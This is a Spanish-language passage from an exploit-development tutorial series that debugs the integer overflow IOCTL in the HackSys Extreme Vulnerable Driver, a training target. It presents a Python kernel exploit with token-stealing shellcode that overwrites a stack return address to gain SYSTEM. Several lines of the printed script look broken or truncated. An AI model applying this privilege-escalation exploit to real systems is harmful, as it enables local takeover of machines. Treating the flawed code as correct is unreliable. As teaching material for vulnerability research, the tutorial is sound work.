- General registers:** A table on the right showing the state of the CPU registers. The `EDX` register is highlighted with a red checkmark and contains the value `00222027`.

Antes de hacerlo en Python lanzo el ejecutable del exploit para verificar lo que reversee, y como analizamos usa el IOCTL 0x222027.

Luego llega al bloque

The screenshot shows a debugger window with the following components:

- Assembly View:** Displays assembly code starting at address 930D4230. The code is for a function `IntegerOverflowIoctlHandler`. It includes instructions like `loc_930D4230:`, `mov ebx, offset aHacksysEvdIoctl_10`, `push ebx`, `call _DbgPrint`, `pop ecx`, `push esi`, `push edi`, `call IntegerOverflowIoctlHandler(x, x)`, and `jmp short loc_930D4258`. A red arrow points to the instruction `push esi` at address 930D423C.

The screenshot shows a debugger window with the following components:


- Assembly View:** Displays assembly code starting at address 930D3AE0. The code is for a function `IntegerOverflowIoctlHandler`. It includes instructions like `Attributes: bp-based frame`, `int __stdcall IntegerOverflowIoctlHandler(_IRP *Irp, _IO_STACK_LOCATION *IrpSp)`, `__stdcall IntegerOverflowIoctlHandler(x, x) proc near`, and various `mov`, `push`, and `test` instructions. A red arrow points to the instruction `mov ecx, [ecx+IO_STACK_LOCATION.Parameters.DeviceIoControl.Type3InputBuffer]` at address 930D3AE8.
- General registers:** A table on the right showing the state of the CPU registers. The `EDX` register is highlighted with a red checkmark and contains the value `0053FF30`.

Como vemos alli le pasa el buffer que crea en user, en EDX esta su direccion.

Alli vemos su contenido


```
0053FF2E db 0
0053FF2F db 8
0053FF30 db 41h ; A
0053FF31 db 41h ; A
0053FF32 db 41h ; A
0053FF33 db 41h ; A
0053FF34 db 41h ; A
0053FF35 db 41h ; A
0053FF36 db 41h ; A
0053FF37 db 41h ; A
0053FF38 db 41h ; A
0053FF39 db 41h ; A
0053FF3A db 41h ; A
0053FF3B db 41h ; A
0053FF3C db 41h ; A
0053FF3D db 41h ; A
0053FF3E db 41h ; A
0053FF3F db 41h ; A
0053FF40 db 41h ; A
0053FF41 db 41h ; A
0053FF42 db 41h ; A
0053FF43 db 41h ; A
0053FF44 db 41h ; A
0053FF45 db 41h ; A
0053FF46 db 41h ; A
0053FF47 db 41h ; A
0053FF48 db 41h ; A
0053FF49 db 41h ; A
0053FF4A db 41h ; A
```

Si creo un segmento ya puedo agrupar las Aes tipeando A




Vemos el size 0xFFFFFFFF que le pasa, o sea que realizo el mismo razonamiento que yo.


EAX=3 es menor que 0x800.



Despues del SHR




Lee el contenido del buffer de user y es 0x41414141.




Como no es la constante 0x0BAD0B0B0 de salida lo copia al kernel buffer del stack.

Pongo un breakpoint alli para que pare al terminar de copiar.




Vemos que cuando llega a pisar el return address le pasa un puntero a otro buffer con el shellcode y como sabemos acá no hay SMEP así que salta allí a ejecutar el shellcode de steal token.



Una vez que creo el segmento lo hago código con la tecla C y creo la función con CREATE FUNCTION y se ve mas lindo.

```
001F3060
001F3060
001F3060
001F3060 sub_1F3060 proc near
001F3060 push    ebx
001F3061 push    esi
001F3062 push    edi
001F3063 pusha
001F3064 xor     eax, eax
001F3066 mov     eax, fs:[eax+124h]
001F306D mov     eax, [eax+50h]
001F3070 mov     ecx, eax
001F3072 mov     edx, 4
001F3077
001F3077 loc_1F3077:
001F3077 mov     eax, [eax+0B8h]
001F307D sub     eax, 0B8h ; '.'
001F3082 cmp     [eax+0B4h], edx
001F3088 jnz     short loc_1F3077
001F308A mov     edx, [eax+0F8h]
001F3090 mov     [ecx+0F8h], edx
001F3096 popa
001F3097 xor     eax, eax
001F3099 add     esp, 0Ch
001F309C pop     ebp
001F309D retn    8
001F309E
```

Alli vemos la calculadora system



Veo que el buffer es de 2088 decimal cuando el elemento es byte, si es dword habrá que multiplicar por 4, yo lo cambie a byte por comodidad.

```
Python>hex(2088)
0x828
```

O sea que mi buffer sera 0x828 + la direccion para pisar el return address

Veo que adaptando el script del stack overflow funciona

```

import os
import struct
import ctypes
from ctypes import wintypes

GENERIC_READ = 0x80000000
GENERIC_WRITE = 0x40000000
GENERIC_EXECUTE = 0x20000000
GENERIC_ALL = 0x10000000
FILE_SHARE_DELETE = 0x00000004
FILE_SHARE_READ = 0x00000001
FILE_SHARE_WRITE = 0x00000002
CREATE_NEW = 1
CREATE_ALWAYS = 2
OPEN_EXISTING = 3
OPEN_ALWAYS = 4
TRUNCATE_EXISTING = 5

shellcode="\x53\x56\x57\x60\x33\xC0\x64\x8B\x80\x24\x01\x00\x8B\x40\x50\x8B\xC8\xBA\x04\x00\x00\x8B\x80\xB8\x00\x00\x2D\xB8\x00\x00\x39\x90\xB4\x00\x00"
IOCTL_STACK=0x222027

hDevice = ctypes.windll.kernel32.CreateFileA(r"\\.\HackSysExtremeVulnerableDriver",GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, None, OPEN_EXISTING, 0

print int(hDevice)

buf = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(0x824),ctypes.c_int(0x3000),ctypes.c_int(0x40))
data= shellcode+ ((0x828 -len(shellcode)) * "A") + struct.pack("<L",int(buf))+struct.pack("<L",0x0BAD0B0B0 )

ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(buf),data,ctypes.c_int(len(data)))

bytes_returned = wintypes.DWORD(0)
h=wintypes.HANDLE(hDevice)
b=wintypes.LPVOID(buf)
ctypes.windll.kernel32.DeviceIoControl(h,IOCTL_STACK, b, -1, None, 0, ctypes.pointer(bytes_returned),0)

ctypes.windll.kernel32.CloseHandle(hDevice)
os.system("calc.exe")
raw_input()

```

Le cambio el IOCTL; le pongo el size del user buffer igual a -1, le paso el puntero al user buffer 'para que pise el return address, en el exploit en C el realizo dos buffer uno para pisar el return address y otro con el shellcode yo lo metí todo en uno solo.


```

data= shellcode+ ((0x828 -len(shellcode)) * "A") +
struct.pack("<L",int(buf))+struct.pack("<L",0x0BAD0B0B0 )

```

Esta el shellcode, luego se rellena con 0x828 menos el largo del shellcode por "A", luego el puntero a este mismo buffer que se usa para pisar el return address y el DWORD de salida 0x0BAD0B0B0.

Vemos que en este caso no hubo mayor dificultad ya que el método es similar al del stack overflow, teniendo en cuenta que si no tuviéramos el dword de salida la cosa se complica, así que gracias al programador jeje.



Hasta la parte 62

Ricardo Narvaja